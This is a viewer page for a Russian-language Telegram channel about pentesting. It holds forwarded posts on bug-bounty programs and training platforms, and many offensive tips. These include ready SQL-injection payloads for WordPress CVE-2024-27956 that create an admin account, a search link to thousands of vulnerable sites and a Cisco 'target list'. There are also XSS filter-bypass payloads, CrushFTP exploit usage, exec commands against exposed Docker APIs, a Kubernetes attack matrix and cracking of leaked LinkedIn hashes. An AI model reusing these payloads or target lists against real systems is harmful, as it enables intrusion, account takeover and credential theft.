TGViewer
Channel Public Channel
Pentest Notes

Pentest Notes

@pentestnotes

https://pentestnotes.ru

Заметки про пентест, CTF и информационную безопасность

YouTube:
https://youtube.com/@fallensk1ll
Subscribers
3.1K
Photos
180
Videos
8
Links
103

Showing posts older than #28 · Back to latest

Older Posts 14 shown
Post #26 185

Forwarded from Записки Зёмы

Привет, это Зёма. Я вернулся. Снова.
Прошло уже больше 2 лет с великого пидо прогона граждан РФ с зарубежных площадок. В октябре 2022 года я делал пост, который касался багхантинга в новом мире. Пришло время актуализировать информацию. К сожалению (или к счастью для меня), в этот раз не будет разделения на возраст, необходимый для участия.

Начнём с площадок:
- Standoff365 - сделали крупные шаги и сделали багхантинг доступным всем! Добавили фильтры, которые позволяют отобрать программы разным группам хакерам (несовершеннолетним или гражданам не РФ);
- Bi.Zone - прикольные рейтинги, а также у них есть программы, которых нет на других платформах (например, Astra Linux);
- Bugbounty.ru - ну это ббру, ничего особо не изменилось, только добавились программы.

В это году VK в честь десятилетия программы баг баунти сделали Bug Bounty Pass. Советую принять участие.

Hackenproof ограничили доступ для РФ. Что по итогу с ними - неизвестно. Да и участие в бб у них на площадке может нести риски для граждан РФ. Не советую.


А теперь про Self-hosted программы. За это время я попробовал множество программ и хотел бы поделиться некоторыми из них, а также фидбеком.

- CardPR - отвечают быстро, платят щедро. Довольно интересные правила программы бб, но у них есть свои плюсы;
- Пешкарики - долго отвечают, выплаты относительно неплохие, есть что поискать. Было такое, что выплату разбили на 2 части, даже не предупредив об этом;
- AvanChange - платят нормально, ответы довольно быстрые, есть что покапать. Особенно подойдёт тем, кто любит поковыряться с различными криптовалютными обменниками;
- in.top - выплаты небольшие, но есть чего покапать, отвечают быстро;
- Aeza - самая противоречивая программа. Кажется, что платят нормально, но приходилось доказывать, что для эксплуатации XSS не нужно убеждать пользователя разрешить выполнение JS (если это не отключено по умолчанию);
- FunPay - с них, можно сказать, начался мой путь в бб. Приятные выплаты, накидывают соточку даже за опечатки. Ответы относительно быстрые, с Михаилом довольно приятно общаться, крутой мужик!;
- Пачка - одна из самых приятных программ. Выплаты средние, но всегда готовы обсудить баги. 1 раз выплатили за багу, про которую им было известно, но я нашёл как её можно крутануть дальше;
- Pyrus - есть что поискать. Пост про найденную у них багу уже был на канале в начале этого года. Выплату получал полгода (частично моя вина, т.к. отложил до своего совершеннолетия, но и после этого потребовалось 2 месяца, чтобы денежка до меня дошла).

Ещё есть Яндекс, они часто проводят конкурсы с большими иксами, но как-то не участвовал.

Также остаются прежние рекомендации:
- Стоит самостоятельно искать бб программы при помощи дорок поисковых систем. Почти все сайты из списка выше были найдены таким образом;
- Перед тем, как убить всё свободное время, стоит закинуть пару простых багов, чтобы оценить стоит ли программа того;
- Не всегда те, кто готовы платить за уязвимости, публично заявляют об этом;
- И, наконец, try harder!

Небольшое уточнение. Выплаты оценивал чисто для себя (обычного студента, который не шикует, а просто живёт в общаге в Питере).

Критику и дополнения как всегда готов принять в комментариях. Возможно это повлияет на следующий пост, который когда-нибудь выйдет.

Записки Зёмы
Telegram Записки Зёмы Что ломать? Именно этот вопрос у меня появился после кражи денег запрета вывода гражданам РФ со стороны HackerOne и некоторых других площадок. Уже прошло пол года с того момента, и я готов поделиться тем, к чему пришёл за это время. Для дееспособных совершеннолетних…
Post #23 153

Forwarded from 1N73LL1G3NC3

👩‍💻 PoC for WordPress Automatic Plugin CVE-2024-27956 (Unauthenticated Arbitrary SQL Execution) (CVSS 9.9)

Since "q" is passed directly into a $wpdb->get_results() call, you can execute SQL commands directly.

Adding a new WordPress user:
q=INSERT INTO wp_users (user_login, user_pass, user_nicename, user_email, user_registered, user_status) VALUES ('poc', MD5('poc'), 'poc', 'poc@localhost.org', NOW(), 0);&auth=%20&integ=5be638728303f002fd54450e5866dd28


Giving the user admin rights:
q=INSERT INTO wp_usermeta (user_id, meta_key, meta_value) VALUES (6, 'wp_capabilities', 'a:1:{s:13:"administrator";b:1;}'), (6, 'wp_user_level', '10');&auth=%20&integ=6ed26ea278413ec91e2c27fed01eac6c


PWNED!

Note: Param "integ" is the md5sum of the query.

6K+ Services are found: https://hunter.how/list?searchValue=web.body%3D%22wp-content%2Fplugins%2Fwp-automatic%22

Tweet: https://x.com/mrtuxracer/status/1784229071460692232?s=12
Post #22 164

Forwarded from Cybred

The Kubenomicon

Матрица угроз в стиле MITRE ATTACK для Kubernetes, ориентированная на наступательную безопасность. С акцентом на то, как использовать каждую атаку.

1. Initial access
— Using cloud credentials
— Compromised image In registry
— Kubeconfig file
— Application vulnerability
— Exposed sensitive interfaces
— SSH server running inside container

2. Execution
— Exec inside container
— New container
— Application exploit (RCE)
— Sidecar injection

3. Persistence
— Backdoor container
— Writable hostPath mount
— Kubernetes cronjob
— Malicious admission controller
— Container service account
— Static pods

4. Privilege escalation
— Privileged container
— Cluster-admin binding
— hostPath mount
— Access cloud resources

5. Defense evasion
— Clear container logs
— Delete events
— Pod name similarity
— Connect from proxy server

6. Credential access
— List K8S secrets
— Access node information
— Container service account
— Application credentials in configuration files
— Access managed identity credentials
— Malicious admission controller

7. Discovery
— Access Kubernetes API server
— Access Kubelet API
— Network mapping
— Exposed sensitive interfaces
— Instance Metadata API

8. Lateral movement
— Access cloud resources
— Container service account
— Cluster internal networking
— Application credentials in configuration files
— Writable hostPath mount
— CoreDNS poisoning
— ARP poisoning and IP spoofing

9. Collection
— Images from a private registry
— Collecting data from pod
Post #21 155

Forwarded from SHADOW:Group


👍 Обход защиты от XSS

Статья по байпассу средств защиты от XSS для некоторых кейсов. Как итог, получаем несколько довольно универсальных пэйлодов, которые могут пригодится вам и в других случаях (мне пригодились):

Imperva & Incapsula:

<details/open/id="&quot;"ontoggle=[JS]>

Amazon Cloudfront

<details/open/id="&quot;"ontoggle=[JS]>

Akamai

<details open id="' &quot;'"ontoggle=[JS]>

Еще больше байпассов для XSS доступно в репозитории на GitHub.

#web #xss #waf #bypass
Post #20 148

Forwarded from Двойная кавычка (Bo0oM)

Вот бывает, что хочешь поставить на сервак sqlmap и быстро вытащить через какой-нибудь boolean-based данные. А в sqlmap это сраное ограничение на 10 потоков, хотя сайт может все 100.

Короч, идешь на
/usr/share/sqlmap/lib/core/settings.py

Ищешь строку

# Maximum number of threads (avoiding connection issues and/or DoS)
MAX_NUMBER_OF_THREADS = 10


Меняешь на 1000

И теперь никто тебе не указ, аргументом вида sqlmap --threads 40 ставишь потоков сколько нужно.

>
Post #18 157

Forwarded from Proxy Bar

CVE-2023-20198 RCE CISCO IOS XE
*
Добавления/удаления пользователей и выполнения команд/системных команд cisco cli.
*
Список целей тут
*
exploit

#cisco #rce
Post #16 175

Forwarded from Life-Hack - Хакер

Топ платформ для обучения и тренировки навыкам кибербезопасности и этичного хакинга

#подборка

С каждым днем, цифровая безопасность становится одной из наиболее приоритетных задач для организаций и частных лиц. Каждый день появляются новые угрозы, требующие постоянного повышения уровня защиты и знаний, для их предотвращения. И лучше всего это делать на практике. Мы подготовили подборку обучающих платформ которые могут быть полезны как представителям «синих», так и «красных» команд.

•
Attack-Defense: Платформа для практики в области информационной безопасности с более чем 1800 лабораторными работами.

• Alert to win: Учебная платформа, предлагающая задачи на выполнение кода JavaScript для обучения векторам XSS атак.

• CryptoHack: Платформа для изучения криптографии через решение задач и взлом небезопасного кода.

• CMD Challenge: Серия испытаний, предназначенных для проверки ваших навыков работы с командной строкой.

• Exploitation Education: Платформа с ресурсами для обучения методам эксплуатации уязвимостей.

• HackTheBox: Платформа для тестирования и улучшения навыков взлома и пентестинга.

• Hackthis: Сайт, предлагающий различные испытания для хакеров для тестирования и развития их навыков.

• Hacker101: Платформа CTF от HackerOne, предназначенная для обучения основам взлома и пентестинга.

• Hacking-Lab: Платформа для обучения и соревнований в области кибербезопасности.

• OverTheWire: Серия варгеймов, предназначенных для обучения навыкам информационной безопасности.

• PentesterLab: Ресурс для обучения пентестингу и поиску уязвимостей через практические упражнения.

• Hackaflag BR: Бразильская платформа для соревнований по кибербезопасности.

• PentestIT LAB: Виртуальная лаборатория для практики взлома и пентестинга.

• PicoCTF: Платформа соревнований по информационной безопасности, ориентированная на студентов.

• Root-Me: Платформа для всех, кто хочет улучшить свои навыки в области кибербезопасности через практические задачи.

• The Cryptopals Crypto Challenges: Набор задач, разработанных для обучения прикладной криптографии.

• Try Hack Me: Платформа для изучения кибербезопасности через интерактивные упражнения.

• Vulnhub: Ресурс для обучения пентестингу и взлому через практику на виртуальных машинах.

• W3Challs: Платформа для веб-разработчиков и пентестеров для тестирования и улучшения своих навыков.

• WeChall: Сайт для обучения и практики навыков в области информационной безопасности через участие в различных вызовах и заданиях.

• LetsDefend: Платформа для обучения сетевой защите и реагированию на инциденты.

• Vulnmachines: Платформа предлагает различные VM для практики навыков взлома и пентестинга.

• Rangeforce: Образовательная платформа для обучения кибербезопасности с помощью симуляций и модулей обучения.

• Pwn College: Образовательная инициатива, направленная на обучение навыкам кибербезопасности через серию практических заданий.

•
Codeby Games Уникальная платформа для специалистов информационной безопасности и программистов, желающих прокачивать свои навыки в области кибербезопасности, выполняя задания на захват флага (CTF).

• Hackerhub Предоставляет бесплатные виртуальные машины для улучшения ваших навыков информационной безопасности.

LH | Новости | Курсы | Мемы

#рекомендация
#рекомендации
Post #15 185

Forwarded from Кавычка (Bo0oM)

Быстро и дешево брутим хэши

Короч, есть чуваки такие, immers.cloud

По сути это хостинг с арендой видеокарт. А так как я занимался проектом passleak.ru, иногда нужно было разгадывать хэшики, решил не покупать под это оборудование. Вышло круто.

Тут есть два варианта развития событий.

Арендуем видеокарту (какую - по желанию, они там выкатили какие-то ультра-модные H100, но мне и 2080 часто хватает), грузим туда наши хэши, делаем что-то типа:


sudo apt-get update
sudo apt-get install gcc make tmux git mesa-common-dev cmake nvidia-cuda-toolkit build-essential unzip -y
https://ru.download.nvidia.com/XFree86/Linux-x86_64/470.63.01/NVIDIA-Linux-x86_64-470.63.01.run
chmod +x NVIDIA-Linux-x86_64-470.63.01.run
sudo ./NVIDIA-Linux-x86_64-470.63.01.run


Устанавливаем hashcat и играемся с этим всем.

Но если нам нужно побрутить пароли по словарям, способ еще круче. Берем готовый образ Ubuntu + Hashcat + Weakpass 3, на диске будет лежать архив с Weakpass V3. Запускаем и прогоняем хэши, забираем то что сбрутилось, вырубаем машину.

Например, чтоб раскукожить пароли из дампа Linkedin - мне потребовалось рублей... 20?
В общем, круто держать под рукой чтобы быстро сбрутить какой-то хэшик.

>
Post #14 173

Forwarded from Proxy Bar

CVE-2024-4040 CrushFTP RCE
*
CrushFTP во всех версиях до 10.7.1 и 11.1.0 на всех платформах позволяет неаутентифицированным удаленным атакующим читать файлы из файловой системы за пределами песочницы VFS, обходить аутентификацию для получения административного доступа и выполнять удаленное выполнение кода
*
Usage:
python exploit.py -u https://example.com -p /etc/passwd

*
Exploit


#rce #ftp
Post #13 192

Forwarded from Двойная кавычка (Bo0oM)

Docker порты 2375, 2376

В локалке иногда можно найти открытый 2375 (http) и 2376 (https). Нашел?
Пробуй curl -s http://10.1.1.1:2375/version, если в ответ пришел json типа:

{"Platform":{"Name":"Docker Engine -
Community"},"Components":[{"Name":"Engine","Version":"20.10.22","Details":{"ApiVersion":"1.41","A
rch":"amd64","BuildTime":"2022-12-
15T22:25:49.000000000+00:00","Experimental":"false","GitCommit":"42c8b31","GoVersion":"go1.18.9
","KernelVersion":"5.15.0-27-
generic","MinAPIVersion":"1.12","Os":"linux"}}

Грац, тебе вернули версию docker engine.

Дальше дергаем секреты, если есть:
/secrets
Контейнеры:
/containers/json

Выполняем в нем код через exec:

curl -X POST -H "Content-Type: application/json" "http://10.1.1.1:2375/containers/ИмяКонтейнера/exec" -d '{ "AttachStdin": false, "AttachStdout": true, "AttachStderr": true, "Cmd": ["/bin/sh", "-c", "ls"]}'


#docker

>
Post #1
Channel created
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →